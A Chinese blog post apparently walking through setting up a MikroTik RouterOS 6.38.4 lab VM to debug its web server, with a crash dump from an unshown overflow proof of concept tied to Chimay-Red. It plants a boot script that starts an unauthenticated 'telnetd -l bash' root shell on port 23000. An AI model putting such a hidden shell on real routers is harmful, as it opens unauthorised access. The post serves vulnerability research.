
注： `routeros` 是 32 位的， 硬盘类型要为 `ide` 否则会找不到驱动。

然后开启虚拟机，就会进入



```
            Welcome to MikroTik Router Software installation

Move around menu using 'p' and 'n' or arrow keys, select with 'spacebar'.
Select all with 'a', minimum with 'm'. Press 'i' to install locally or 'q' to
cancel and reboot.

  [X] system                 [ ] hotspot                [ ] routing
  [ ] ppp                    [ ] ipv6                   [ ] security
  [ ] dhcp                   [ ] kvm                    [ ] ups
  [ ] advanced-tools         [ ] lcd                    [ ] user-manager
  [ ] calea                  [ ] mpls                   [ ] wireless@
  [ ] dude                   [ ] multicast
  [ ] gps                    [ ] ntp




system (depends on nothing):
Main package with basic services and drivers
```


按 `a`选择所有， 然后按 `i` 进行安装，然后一直输入 `y` 确定即可。




```
   [X] advanced-tools        [X] lcd                  [X] user-manager
   [X] calea                 [X] mpls                 [X] wireless@
   [X] dude                  [X] multicast
   [X] gps                   [X] ntp






system (depends on nothing):
Main package with basic services and drivers


Do you want to keep old configuration?  [y/n]:y

Warning: all data on the disk will be erased!

Continue? [y/n]:y

WARNING: couldn't keep config - current license does not allow that
Creating partition...
Formatting data partition 74%_
```

安装完成后，重启，就会进入 登录界面了，使用 `admin` 和空密码登录即可。

然后输入 `setup` ，接着输入 `a`, 按照提示配置好 `ip` 地址。




```
[admin@MikroTik] > setup
  Setup uses Safe Mode. It means that all changes that are made during setup
are reverted in case of error, or if Ctrl-C is used to abort setup. To keep
changes exit setup using the 'x' key.

[Safe Mode taken]
  Choose options by pressing one of the letters in the left column, before
dash. Pressing 'x' will exit current menu, pressing Enter key will select the
entry that is marked by an '*'. You can abort setup at any time by pressing
Ctrl-C.
Entries marked by '+' are already configured.
Entries marked by '-' cannot be used yet.
Entries marked by 'X' cannot be used without installing additional packages.
   r - reset all router configuration
 * a - configure ip address and gateway
   d - setup dhcp client
   s - setup dhcp server
   p - setup pppoe client
   t - setup pptp client
   x - exit menu
your choice [press Enter to configure ip address and gateway]: _
```



```
your choice [press Enter to configure ip address and gateway]: a
 * a - add ip address
 - g - setup default gateway
   x - exit menu
your choice [press Enter to add ip address]: a
enable interface: ether1
ip address/netmask: 192.168.2.124/24
#Enabling interface
/interface enable ether1
#Adding IP address
/ip address add address=192.168.2.124/24 interface=ether1 comment="added by \
    setup"
 + a - add ip address
 * g - setup default gateway
   x - exit menu
your choice [press Enter to setup default gateway]: _
```

然后就可以使用 ssh 登录了。




```
haclh@ubuntu:~$ ssh admin@192.168.2.124
The authenticity of host '192.168.2.124 (192.168.2.124)' can't be established.
RSA key fingerprint is SHA256:GwyT0PFacbjyvmwn+ZMT4gL5zR79/nA1L+MyZiGuhYY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.124' (RSA) to the list of known hosts.






  MMM      MMM       KKK                          TTTTTTTTTTT      KKK
  MMMM    MMMM       KKK                          TTTTTTTTTTT      KKK
  MMM MMMM MMM  III  KKK  KKK  RRRRRR     OOOOOO      TTT     III  KKK  KKK
  MMM  MM  MMM  III  KKKKK     RRR  RRR  OOO  OOO     TTT     III  KKKKK
  MMM      MMM  III  KKK KKK   RRRRRR    OOO  OOO     TTT     III  KKK KKK
  MMM      MMM  III  KKK  KKK  RRR  RRR   OOOOOO      TTT     III  KKK  KKK

  MikroTik RouterOS 6.38.4 (c) 1999-2017       http://www.mikrotik.com/


ROUTER HAS NO SOFTWARE KEY
----------------------------
You have 23h46m to configure the router to be remotely accessible,
and to enter the key by pasting it in a Telnet window or in Winbox.
Turn off the device to stop the timer.
See www.mikrotik.com/key for more details.

Current installation "software ID": 15EU-85AL
Please press "Enter" to continue!


[admin@MikroTik] > █
```


Router Os 对 linux 做了大量的裁剪，所以我们需要给系统增加一些文件方便进行调试，busybox 和 gdbserver （文件在百度云内）。

要增加文件需要使用一个 live-cd 版的 linux 挂载 router os 的磁盘分区，增加文件。这里使用了 ubuntu.

关闭虚拟机，设置光盘镜像，然后修改引导为 光盘即可进入 live-cd。




选择 try ubuntu, 进入系统后，挂载 /dev/sda1 和 /dev/sda2



```
ubuntu@ubuntu:~$ mkdir /tmp/d1
ubuntu@ubuntu:~$ mkdir /tmp/d2
ubuntu@ubuntu:~$ sudo mount /dev/sda1 /tmp/d1
ubuntu@ubuntu:~$ sudo mount /dev/sda2 /tmp/d2
ubuntu@ubuntu:~$ 
```


把 `busybox` 和 `gdbserver` 放到 `bin` 目录(不是在`/dev/sda1` 就是在 `/dev/sda2`)下，然后在 `etc` 目录下新建 `rc.d/run.d/S99own`，内容为

```
#!/bin/bash
mkdir /ram/mybin
/flash/bin/busybox-i686 --install -s /ram/mybin
export PATH=/ram/mybin:$PATH
telnetd -p 23000 -l bash
```



```
ubuntu@ubuntu:/tmp/d2$ cat etc/rc.d/run.d/S99own
#!/bin/bash
mkdir /tmp/mybin
/flash/bin/busybox-i686 --install -s /tmp/mybin
export PATH=/tmp/mybin:$PATH
telnetd -p 23000 -l bash

ubuntu@ubuntu:/tmp/d2$ ls bin
busybox-i686  gdbserver.i686  milo
ubuntu@ubuntu:/tmp/d2$ 
```

`umount` 然后去掉光盘， 重新启动，应该就可以 `telnet 192.168.2.124 23000` 连接了。




```
haclh@ubuntu:~/workplace/_mikrotik-6.38.4.iso.extracted$ telnet 192.168.2.124 23000
Trying 192.168.2.124...
Connected to 192.168.2.124.
Escape character is '^]'.


MikroTik v6.38.4 (stable)


BusyBox v1.00 (2017.03.02-08:29+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

此时使用

`gdbserver.i686 192.168.2.124:5050 --attach $(pidof www)`


如图



```
# gdbserver.i686 192.168.2.124:5050 --attach $(pidof www)
Attached; pid = 238
Listening on port 5050
```


然后 gdb 连上去。

```
target remote 192.168.2.124:5050
```



```
haclh@ubuntu:~$ gdb-multiarch -q  ~/Desktop/www_6384
Loaded 112 ~~commands. Type pwndbg [filter] for~~ a list.
Reading symbols from /home/haclh/Desktop/www_6384...(no debugging symbols found)...done.
pwndbg> target remote 192.168.2.124:5050
Remote ~~debugging using 192.168.2.124:5050~~
Reading /lib/libumsg.so from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files
stead.
Reading /lib/libuxml++.so from remote target...
Reading /lib/libdl.so.0 from remote target...
Reading /lib/libpthread.so.0 from remote target...
Reading /lib/libssl.so.1.0.0 from remote target...
Reading /lib/libcrypto.so.1.0.0 from remote target...
```

运行poc,程序崩溃。



```
[─────────────────────────────────────────REGISTERS──────────────────────────────────────────]
*EAX  0xffffffff
*EBX  0x77535201 ◂— 0x0
*ECX  0xfffff17f
*EDX  0x805ec40 —▸ 0x805ab88 —▸ 0x8054884 (fdstreambuf::~fdstreambuf()) ◂— push   ebp
*EDI  0x77558000 ◂— 0x75e
*ESI  0x8060b1a ◂— 0x0
*EBP  0x77557138 —▸ 0x77557168 —▸ 0x775571a8 ◂— 0x41414141 ('AAAA')
*ESP  0x77557120 —▸ 0x77557134 ◂— 0xffffffff
*EIP  0x775b8e0e ◂— rep movsb byte ptr es:[edi], byte ptr [esi]
[──────────────────────────────────────────DISASM────────────────────────────────────────────]
 ► 0x775b8e0e    rep movsb byte ptr es:[edi], byte ptr [esi]
    ↓
 ► 0x775b8e0e    rep movsb byte ptr es:[edi], byte ptr [esi]




[──────────────────────────────────────────STACK─────────────────────────────────────────────]
00:0000│ esp  0x77557120 —▸ 0x77557134 ◂— 0xffffffff
01:0004│      0x77557124 —▸ 0x77535201 ◂— 0x0
02:0008│      0x77557128 —▸ 0x805ab88 —▸ 0x8054884 (fdstreambuf::~fdstreambuf()) ◂— push   ebp
03:000c│      0x7755712c —▸ 0x7755717f ◂— 0x41414100
04:0010│      0x77557130 —▸ 0x77557348 ◂— 0x41414141 ('AAAA')
05:0014│      0x77557134 ◂— 0xffffffff
06:0018│ ebp  0x77557138 —▸ 0x77557168 —▸ 0x775571a8 ◂— 0x41414141 ('AAAA')
07:001c│      0x7755713c —▸ 0x775b74c5 ◂— add    esp, 0x10
[────────────────────────────────────────BACKTRACE───────────────────────────────────────────]
 ► f 0 775b8e0e
   f 1 775b74c5
   f 2  8055a6f
   f 3 41414141
   f 4 41414141
   f 5 41414141
   f 6 41414141
   f 7 41414141
   f 8 41414141
   f 9 41414141
   f 10 41414141
Program received signal SIGSEGV (fault address 0x77558000)
pwndbg>
```

参考:

https://github.com/BigNerd95/Chimay-Red/

来源: https://www.cnblogs.com/hac425/p/9416837.html